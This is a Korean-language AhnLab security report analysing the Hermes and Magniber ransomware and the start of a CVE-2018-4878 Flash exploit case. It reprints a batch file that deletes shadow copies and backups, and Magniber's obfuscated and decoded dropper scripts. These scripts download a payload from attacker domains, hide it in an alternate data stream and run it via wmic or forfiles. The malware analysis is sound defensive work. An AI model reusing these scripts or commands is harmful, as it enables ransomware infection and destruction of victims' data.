ASEC Report

Vol. 90

2018년 1분기

AhnLab

ASEC REPORT

VOL.90 2018년 1분기

ASEC(AhnLab Security Emergency response Center, 안랩 시큐리티 대응센터)은 악성코드 및 보안 위협으로부터 고객을 안전하게 지키기 위하여 보안 전문가로 구성된 글로벌 보안 조직입니다. 이 리포트는 주식회사 안랩의 ASEC에서 작성하며, 주요 보안 위협과 이슈에 대응하는 최신 보안 기술에 대한 요약 정보를 담고 있습니다. 더 많은 정보는 안랩닷컴(www.ahnlab.com)에서 확인하실 수 있습니다.

2018년 1분기 보안 동향

Table of Contents

보안 이슈

SECURITY ISSUE

- 주요 랜섬웨어의 변화,
  특정 국가 사용자만 노린다?

보안 이슈

Security Issue

주요 랜섬웨어의 변화, 특정 국가 사용자만 노린다?

보안전문가가 아니더라도 전세계적으로 누구나 알고 있을 만큼 가장 이슈가 되고 있는 악성코드는 여전히 랜섬웨어이다. 사용자들이 중요한 정보를 디지털 문서 형태로 저장하고, 비트코인에 대한 관심이 커짐에 따라 랜섬웨어는 수그러들 기미를 보이지 않고 있다. 뿐만 아니라 랜섬웨어는 다양한 종류와 새로운 기법으로 더욱 기승을 부리고 있다.

안랩 시큐리티대응센터(AhnLab Security Emergency-response Center, 이하 ASEC)에서는 이러한 다양한 랜섬웨어 중 특정 랜섬웨어가 국내 사용자를 대상으로 공격을 진행하고 있는 정황을 포착했으며, 그 내용에 대해 자세히 소개한다.

헤르메스 랜섬웨어

최근 발견된 헤르메스(Hermes) 랜섬웨어는 이전과 다른 특징을 보였다. 시스템의 특정 폴더와 파일을 암호화에서 제외하는데 이 제외 폴더 목록에 'AhnLab'을 포함한 것. 이는 안랩 제품 설치 시 프로그램 파일(Program Files) 경로에 'AhnLab'이라는 폴더가 생성되는데 이 내부 파일이 암호화 될 경우 안랩 제품의 자체 보호 기능에 의해 사용자가 인지하는 부분을 우회하기 위한 것으로 추정된다. 이는 헤르메스 랜섬웨어가 최초 발견되었던 2017년 초의 버전에서는 없었던 예외 조건으로 최근 헤르메스 랜섬웨어에 추가된 것이다. 2017년 초 버전과 현재 버전의 차이는 아래의 [그림 1-1]과 같다.

		2017 초 Hermes	최근 Hermes
공통점		감염 제외 국가 (러시아, 우크라이나, 벨라루스)	
		랜섬 노트 명 (DECRYPT_INFORMATION.html)	
		Bat 파일 생성 및 실행하여 볼륨 쉐도우 카피 및 백업 파일 삭제	
차이점	감염 제외 폴더	Windows, Microsoft, program, All Users, Default, $Recycle.Bin, esktop	**AhnLab**, Microsoft, Chrome, Mozilla, Windows, $Recycle.Bin, esktop
	감염 대상 파일 확장자	tif, php, 1cd, 7z, accdb, cd, dbf, ai, arw, txt, doc, docm, docx, zip, rar, xlsx, xls, xlsb, xlsm, jpg, jpe, jpeg, bmp, db, eql, sql, adp, mdf, frm, mdb, odb, odm, 외 776개 확장자 감염	exe, dll, lnk, ini, hrmlog 5개를 **제외한** 파일 모두 감염
	랜섬 노트 화면		

그림 1-1 | 헤르메스(Hermes) 초기 버전과 최근 버전의 공통점 및 차이점

헤르메스는 해당 시스템의 레지스트리를 참조하여 특정 국가를 제외하며, 확인된 국가는 아래 [표 1-1]과 같다.

레지스트리	확인 값	해당 국가
HKLM\SYSTEM\ControlSet001\Control\Nls\Language\InstallLanguage	0419	러시아
	0422	우크라이나
	0423	벨라루스

표 1-1 | 헤르메스(Hermes) 감염 제외 국가

헤르메스는 드라이브를 검색하여 [그림 1-1]의 감염 대상 파일 및 폴더 조건을 바탕으로 정상 파일을 암호화한다. 또 해당 동작이 완료되면 [표 1-2]와 같이 볼륨 쉐도우 카피 삭제 명령을 수행하는 배치 파일(*.BAT)을 생성 및 실행한다. 2018년에 확인된 최신 버전의 경우, 고정된 특정 5개의 확장자를 제외한 모든 파일을 암호화한다. 특히 다른 랜섬웨어와는 달리 암호화 된 파일의 확장자를 변경하지 않기 때문에 사용자가 인지하기가 어려워 더욱 주의가 요망된다.

BAT 파일 생성 경로	BAT 파일 이름
C:\users\Public	window.bat

표 1-2 | 생성한 BAT 파일의 경로 및 이름

생성된 배치 파일(“window.bat”)은 볼륨 쉐도우 카피 저장 공간을 작게 조정하여 간접적으로 내부 파일을 삭제한 후, 모든 볼륨 쉐도우 카피 삭제를 수행한다. 또한 아래 [그림 1-2]와 같이 특정 확장자의 백업 파일까지 삭제해 복구를 더욱 힘들게 한다.

```
vssadmin Delete Shadows /all /quiet
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=401MB
vssadmin resize shadowstorage /for=c: /on=c: /maxsize=unbounded
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=401MB
vssadmin resize shadowstorage /for=d: /on=d: /maxsize=unbounded
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=401MB
vssadmin resize shadowstorage /for=e: /on=e: /maxsize=unbounded
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=401MB
vssadmin resize shadowstorage /for=f: /on=f: /maxsize=unbounded
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=401MB
vssadmin resize shadowstorage /for=g: /on=g: /maxsize=unbounded
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=401MB
vssadmin resize shadowstorage /for=h: /on=h: /maxsize=unbounded
vssadmin Delete Shadows /all /quiet
del /s /f /q c:₩*.VHD c:₩*.bac c:₩*.bak c:₩*.wbcat c:₩*.bkf c:₩Backup*.* c:₩backup*.* c:₩*.set c:₩*.win c:₩*.dsk
del /s /f /q d:₩*.VHD d:₩*.bac d:₩*.bak d:₩*.wbcat d:₩*.bkf d:₩Backup*.* d:₩backup*.* d:₩*.set d:₩*.win d:₩*.dsk
del /s /f /q e:₩*.VHD e:₩*.bac e:₩*.bak e:₩*.wbcat e:₩*.bkf e:₩Backup*.* e:₩backup*.* e:₩*.set e:₩*.win e:₩*.dsk
del /s /f /q f:₩*.VHD f:₩*.bac f:₩*.bak f:₩*.wbcat f:₩*.bkf f:₩Backup*.* f:₩backup*.* f:₩*.set f:₩*.win f:₩*.dsk
del /s /f /q g:₩*.VHD g:₩*.bac g:₩*.bak g:₩*.wbcat g:₩*.bkf g:₩Backup*.* g:₩backup*.* g:₩*.set g:₩*.win g:₩*.dsk
del /s /f /q h:₩*.VHD h:₩*.bac h:₩*.bak h:₩*.wbcat h:₩*.bkf h:₩Backup*.* h:₩backup*.* h:₩*.set h:₩*.win h:₩*.dsk
del %0
```

그림 1-2 | BAT 파일의 내용

또한 정상 파일 암호화 시, 각 폴더마다 랜섬 노트(파일명: DECRYPT_INFORMATION.html)를 생성하며 복구를 원할 시 비트코인을 요구한다.

헤르메스 랜섬웨어는 웹을 통해 유포되는 것으로 알려져 있기 때문에, 확인되지 않은 웹 페이지 방문 시 사용자의 각별한 주의가 필요하며, 플래시 보안 업데이트도 최신으로 유지해야 한다.




그림 1-3 | 매그니베르 랜섬노트 화면

매그니베르 랜섬웨어

매그니튜드 익스플로잇 킷(Magnitude Exploit Kit)을 이용하여 유포되는 매그니베르(Magniber) 랜섬웨어는 윈도우 운영체제의 한국어 사용자만을 감염 대상으로 한다. [그림 1-3]은 해당 랜섬웨어에 감염 후 사용자에게 보여지는 랜섬노트다.

매그니베르는 파일 암호화 과정을 수행하기 전에 GetSystemDefaultUILanguage() API를 이용하여 윈도우 운영체제의 사용자의 언어를 확인한다.




그림 1-4 | 사용자 언어 확인

[그림 1-4]의 빨간 박스에서 볼 수 있듯이 확인한 리턴 값을 0x412(=Korean)와 비교한 뒤 0x412가 맞을 경우에는 계속 진행되며, 맞지 않을 경우에는 파일 자가 삭제(CALL 00401550)코드를 진행한다.

[그림 1-4]의 16진수 0x412는 10진수로 1042 값이며 한국어를 의미한다([그림 1-5] 참고).

Hong Kong	Traditional Chinese	zh-hk	3076
Hungary	Hungarian	hu-hu	1038
India	English	en-in	16393
Israel	Hebrew	he-il	1037
Italy	Italian	it-it	1040
Japan	Japanese	ja-jp	1041
Korea	Korean	ko-kr	1042
Latin America	Spanish	es-la	58378
Malaysia	English	en-my	17417
Mexico	Spanish	es-mx	2058
Netherlands	Dutch	nl-nl	1043
New Zealand	English	en-nz	5129
Norway	Norwegian(Bokmal)	nb-no	1044
Norway	Norwegian(Nynorsk)	nn-no	2068

그림 1-5 | 국가별 언어 코드




그림 1-6 | 종료 후 자가 삭제 명령어

매그니베르는 앞서 소개한 헤르메스 랜섬웨어와는 달리 특정 언어를 암호화하지 않는 것이 아니라 한국어일 경우에만 암호화를 진행하는 것이 특징이다. 사용자 언어가 한국어가 아닐 경우에는 종료 후 자기 자신을 삭제한다.

매그니베르 랜섬웨어는 주로 매그니튜드 익스플로잇 킷을 이용해 멀버타이징(Malvertising) 방식으로 유포되고 있다. 멀버타이징(Malver-tising)은 광고 서비스의 정상적인 네트워크를 이용하여 악성코드를 유포 및 감염시키는 방법이다. 매그니튜드 익스플로잇 킷을 통해 최종적으로 사용자 시스템에 랜섬웨어 파일이 생성되고 실행된다. 그런데 최근 매그니베르 랜섬웨어가 생성되고 실행되는 방식에서 변화가 나타나고 있다. 2월 7일 확인된 매그니베르의 유포 스크립트에서 사용자 시스템의 ADS(Alternate Data Stream) 영역에 랜섬웨어 파일을 생성하는 파일 은폐 기법이 발견되었다. [그림 1-7]과 [그림 1-8]은 각각 난독화된 유포 스크립트와 복호화된 유포 스크립트를 나타낸다.

```
<?xml version="1.0"?><scriptlet><registration progid="gwabvy" classid="{F0001111-0000-0000-0000-0000AAAAAAAA}"><script language="JScript"><![
CDATA[function mjaqgc(vhydwzikxo){return GetObject("n"+tkcjoqda+"w:"+vhydwzikxo)}function ofuozbu(vhydwzikxo){var hqnooqkoz=mjaqgc("2"+opzsi+
"07"+zalqcmtxs+"2f4-2"+zalqcmtxs+tkcjoqda+"f-4"+mpzofiilmy+"53-a"+nzogf+"ab-6677"+mpzofiilmy+"b67"+opzsi+"4"+mpzofiilmy+"5");hqnooqkoz["O"+
ogsrcbdufd+tkcjoqda+"n"]("GET",vhydwzikxo,0);hqnooqkoz["S"+tkcjoqda+"nd"]();hqnooqkoz["Wa"+fhwswwhcep+"tForR"+tkcjoqda+"s"+ogsrcbdufd+"ons"+
tkcjoqda]();if(200==hqnooqkoz["stat"+wxesqbpxet+"s"])return hqnooqkoz["r"+tkcjoqda+"s"+ogsrcbdufd+"ons"+tkcjoqda+"I"+tkcjoqda+"xt"]}try {var
mtpwigz = "Q6B3",opzsi="0",lmhhkma=":",wzliqnu="H",tkcjoqda="e",wxesqbpxet="u",zalqcmtxs="c",fhwswwhcep="i",ogsrcbdufd="p",roqeotlu="D",nzogf=
"8",mpzofiilmy="9",lseaead="t";var ggxikxt=mjaqgc("72C24"+roqeotlu+roqeotlu+"5-"+roqeotlu+"7"+opzsi+"A-43"+nzogf+"B-"+nzogf+"A42-9"+nzogf+"424B"
+nzogf+nzogf+"AF8"+nzogf);var cwnbdzleq=ggxikxt["Ex"+ogsrcbdufd+"andEnv"+fhwswwhcep+"ronm"+tkcjoqda+"nt3"+lseaead+"r"+fhwswwhcep+"ngs"]("%"+
lseaead+tkcjoqda+"m"+ogsrcbdufd+"%")+"\\a0f1L0Y"+lmhhkma+"a0f1L0Y";var nlvezktq=mjaqgc(opzsi+opzsi+opzsi+opzsi+opzsi+"566-"+opzsi+opzsi+opzsi+
opzsi+"-"+opzsi+opzsi+"1"+opzsi+"-8"+opzsi+opzsi+opzsi+"-"+opzsi+opzsi+"AA"+opzsi+opzsi+"6"+roqeotlu+"2EA4");for (var i = 0; i < 15; i++) {
mtpwigz += mtpwigz[zalqcmtxs+"on"+zalqcmtxs+"a"+lseaead](mtpwigz);}nlvezktq[lseaead+"ype"]=2;nlvezktq[zalqcmtxs+"hars"+tkcjoqda+lseaead]=
fhwswwhcep+"so-"+nzogf+nzogf+"59-1";nlvezktq["op"+tkcjoqda+"n"]();var ipqudyvwb=ofuozbu(
"http://217y528357f.legbyte.online/f42f114e95b308db34ad71fb45710923");nlvezktq["wr"+fhwswwhcep+lseaead+tkcjoqda+lseaead+tkcjoqda+"x"+lseaead](
ipqudyvwb+mtpwigz);nlvezktq["Sav"+tkcjoqda+lseaead+"oFil"+tkcjoqda](cwnbdzleq,2);nlvezktq["Clos"+tkcjoqda]();ggxikxt["R"+wxesqbpxet+"n"]("wm"+
fhwswwhcep+zalqcmtxs+" "+ogsrcbdufd+"ro"+zalqcmtxs+tkcjoqda+"ss "+zalqcmtxs+"all "+zalqcmtxs+"r"+tkcjoqda+"a"+lseaead+tkcjoqda+" \""+cwnbdzleq+
"\"");}catch(pfuzmax){}]]></script></registration></scriptlet>
```

그림 1-7 | 난독화 상태의 유포 스크립트(2018년 2월 7일자)

```
function Req_Payload(vhydwzikxo) {
    var WinHttp = GetObject("new:WinHttp.WinHttpRequest.5.1");
    WinHttp.Open("GET", vhydwzikxo, 0);
    WinHttp.Send();
    WinHttp.WaitForResponse();
    if (200 == WinHttp.status) return WinHttp.responseText
}

    var Padding = "Q6B3"
    var Shell = GetObject("new:WScript.Shell");
    var FilePath = Shell.ExpandEnvironmentStrings("%temp%") + "\\wa0f1LOY:wa0f1LOY";
    var Stream = GetObject("new:ADODB.Stream");
    for (var i = 0; i < 15; i++) {
        Padding += Padding.concat("Q6B3");
    }
    Stream.type = 2;
    Stream.charset = "iso-8859-1";
    Stream.open();
    var Payload = Req_Payload("http://217y528357f.legbyte.online/f42f114e95b308db34ad71fb45710923");
    Stream.writetext(Payload + Padding);
    Stream.SavetoFile(FilePath, 2);
    Stream.Close();
    Shell.Run("wmic process call create \"" + FilePath + "\"");
```

그림 1-8 | 복호화 후 유포 스크립트(2018년 2월 7일자)

[그림 1-8]의 복호화된 매그니베르의 유포 스크립트를 보면, %temp% 경로에 생성하는 파일명이 “wa0f1L0Y: wa0f1L0Y”임을 확인할 수 있다. 해당 기법을 통해 로컬에 저장된 파일은 디렉터리에서 확인하면 [그림 1-9]와 같이 파일의 크기가 0byte로 보여진다.




그림 1-9 | temp 폴더에 생성된 랜섬웨어

하지만 [그림 1-10]과 같이 커맨드 명령(dir /r)을 통해 확인해 보면 “wa0fIL0Y: wa0fIL0Y” 라는 이름으로 ADS(Alternate Data Stream) 영역에 실제 랜섬웨어 파일이 생성된 것을 알 수 있다.




그림 1-10 | 커맨드 명령을 통해 확인한 랜섬웨어

ADS(Alternate Data Stream) 영역에 쓰인 실제 랜섬웨어 파일은 [그림 1-9]의 복호화된 유포 스크립트의 마지막 줄의 실행문에 의해 실행되며, [표 1-3]의 WMIC 쿼리를 통해 실행한다. 보안상의 이유로 윈도우 XP 이후, ADS에 생성된 파일은 “start [파일명]” 과 같은 커맨드 명령으로는 실행되지 않는다. 그러나 [표 1-3]과 같은 WMIC 쿼리를 통하면 윈도우 7, 윈도우 10 환경에서도 ADS에 생성된 파일이 실행된다.

WMIC process call create "%temp%\\wa0f1LoY:wa0f1LoY

표 1-3 | WMIC 쿼리

2월 20일자로 수집된 매그니베르 랜섬웨어 유포 스크립트에서는 또 다른 새로운 변화가 발견되었다. ADS 영역에 생성한 파일을 forfiles.exe를 통해 실행하는 방식이 새롭게 추가된 것.

```
function Req_Payload(zphous) {
    var WinHttp = GetObject("new:WinHttp.WinHttpRequest.5.1");
    WinHttp.Open("GET", zphous, 0);
    WinHttp.Send();
    WinHttp.WaitForResponse();
    if (200 == WinHttp.status) return WinHttp.responseText
}

    var Padding = "QvB"
    var Shell = GetObject("new:WScript.Shell");
    var FilePath = Shell.ExpandEnvironmentStrings("%temp%") + "\\L43rI0:MQGR3Td";
    var Stream = GetObject("new:ADODB.Stream");
    for (var i = 0; i < 15; i++) {
        Padding += Padding.concat("QvB");
    }
    Stream.type = 2;
    Stream.charset = "iso-8859-1";
    Stream.open();
    var Payload = Req_Payload("http://759a8a21ct607pft.dogones.site/e0e037af3cacc275ebc3af69fe0f699f");
    Stream.writetext(Payload + Padding);
    Stream.SavetoFile(FilePath, 2);
    Stream.Close();
    Shell.Run("forfiles /p c:\\windows\\system32 /m notepad.exe /c \"" + FilePath + "\"");
    Shell.Run("wmic process call create \"" + FilePath + "\"");
```

그림 1-11 | 복호화된 유포스크립트(2월 20일자)

[그림 1-11]은 2월 20일자 복호화된 매그니베르 랜섬웨어 유포 스크립트이다. [그림 1-11]의 두 번째 빨간색 박스를 보면 기존의 WMIC 쿼리 실행문 위에 forfiles로 시작되는 실행문이 새롭게 추가되었다. 해당 실행문은 사용자 시스템의 ADS 영역에 생성된 랜섬웨어 파일을 forfiles.exe를 통해 실행하는 기능이다. forfiles.exe는 윈도우 운영체제에서 제공되는 정상 프로그램으로, 선택적인 파일을 대상으로 커맨드 명령을 수행할 수 있는 기능을 갖고 있다. 확인 결과 forfiles.exe를 이용하면 ADS에 저장된 파일을 윈도우 7, 윈도우 10에서도 실행 가능했다. 이는 WMIC 쿼리가 비활성화된 시스템을 감염시키기 위한 것으로 해석할 수 있다.

forfiles /p c:\\windows\\system32 /m notepad.exe /c \""+ FilePath + "\""

표 1-4 | forfiles.exe 사용 방식

[표 1-4]의 커맨드 내용을 보면, forfiles.exe의 명령 반복 횟수를 한 번으로 제한하기 위해 앞 단의 명령 인자("/p c:\\windows\\system32 /m notepad.exe)가 사용되었다. 따라서 이어지는 명령 인자(/c \"" + FilePath + "\"")가 한 번 실행되며, 공격자는 해당 명령으로 forfiles.exe를 통해 단일 파일을 실행하기 위해 위와 같이 사용하였다.

V3 제품군에서는 앞서 소개한 악성 파일을 다음과 같은 진단명으로 탐지하고 있다.

- Trojan/Win32.Magniber (엔진 반영 버전: 2018.02.20.03)
- Malware/MDP.Ransome.M1171 (엔진 반영 버전: 2016.12.03.01)
- Trojan/Win32.Hermesran (엔진 반영 버전: 2018.01.24.03)
- Malware/MDP.CoinMiner.M1845 (엔진 반영 버전: 2016.12.03.01)

매그니베르 랜섬웨어는 주로 멀버타이징 기법을 통해 유포 및 감염된다. 멀버타이징 기법은 오래된 운영체제 및 소프트웨어 버전을 사용하거나 최신 보안 패치를 적용하지 않는 시스템에 치명적이며, 광고 차단(애드 블록) 기능을 이용하지 않는 사용자들이 피해를 입는 경우가 많다. 따라서 매그니베르 랜섬웨어 등 멀버타이징 기법을 통해 유포되는 랜섬웨어의 피해를 예방하기 위해서는 최신 보안 패치 적용이 무엇보다 중요하다.

악성코드 상세 분석

ANALYSIS-IN-DEPTH

- 국내 고객 타깃, 플래시 플레이어 취약점 이용한 공격 분석

악성코드 상세 분석

Analysis-In-Depth

국내 고객 타깃, 플래시 플레이어 취약점 이용한 공격 분석

최근 국내에서 사회공학적 공격에 이용된 것으로 보이는 문서 파일 하나가 발견되었다.

해당 파일은 공격 대상이 국내 사용자로 판단되는 점과 파일 내부에 알려지지 않은 최신 플래시 플레이어 제로데이 취약점이 이용된 점 때문에 크게 주목을 받았다. 이번 글에서는 주로 공격에 이용된 취약점과 쉘코드 행위를 중심으로 설명하고자 한다.

이 공격에 이용된 최신 제로데이 취약점 정보는 다음과 같다.

- CVE 번호: CVE-2018-4878
- 영향 받는 버전: Adobe Flash Player 28.0.0.137 및 이전 버전 (Windows)
- Adobe 패치 번호: APSB18-03 (버전 28.0.0.161)

이 공격은 유포된 엑셀 문서 파일의 내용으로 보아 국내 사용자를 공격 대상으로 삼았다는 것을 알 수 있다. [그림 2-1]과 같이 사용자가 인지하기 어렵도록 액티브엑스(ActiveX) 컨트롤 개체 삽입 기능을 통해 악의적인 요소를 숨겨 놓았다.

	A	B	C	D
1				
2				
3		인기상품	가격	
4		존바바토스 아티산 포 맨	25800원	
5		한국오츠카제약 우르오스 올인원 모이스처라이저 스킨 로션 200ml	19,020원	
6		탈모닷컴 올뉴 TS 샴푸 500ml	34,220원	
7		CJ라이온 아이깨끗해 폼 핸드 솝 250ml	2,760원	
8		시세이도 센카 퍼펙트 휩 폼 클렌징 120g	4,080원	
9		갈더마 세타필 모이스처라이징 로션 591ml	10,610원	
10		유니레버 도브 실키 바디크림 300ml	13,900원	
11		LG생활건강 보닌 트리플 액션 원샷 플루이드 180ml	18,510원	
12		두피중심 고체샴푸 28g	12,160원	
13		르퀄라야 퓨어텐 클렌저 810ml	18,900원	

그림 2-1 | 유포된 엑셀 문서 파일 내용과 액티브엑스 컨트롤 개체

삽입된 액티브엑스 컨트롤 개체 내부에는 [그림 2-2]와 같이 악의적인 플래시 파일이 포함되어 있다.




그림 2-2 | ActiveX 컨트롤 개체 내부 플래시 파일

악성 플래시 파일은 전체적으로 [그림 2-3]과 같은 동작 흐름을 보이며, 구성 요소는 아래와 같이 구분하여 설명하고자 한다.

- 1차 플래시 파일: 문서파일 내 직접 포함된 파일(Active X 컨트롤 개체로 삽입)
- 2차 플래시 파일: 1차 플래시 파일 실행 시 복호화를 통해 메모리 상에서 로딩되는 파일(실제 취약점 파일)

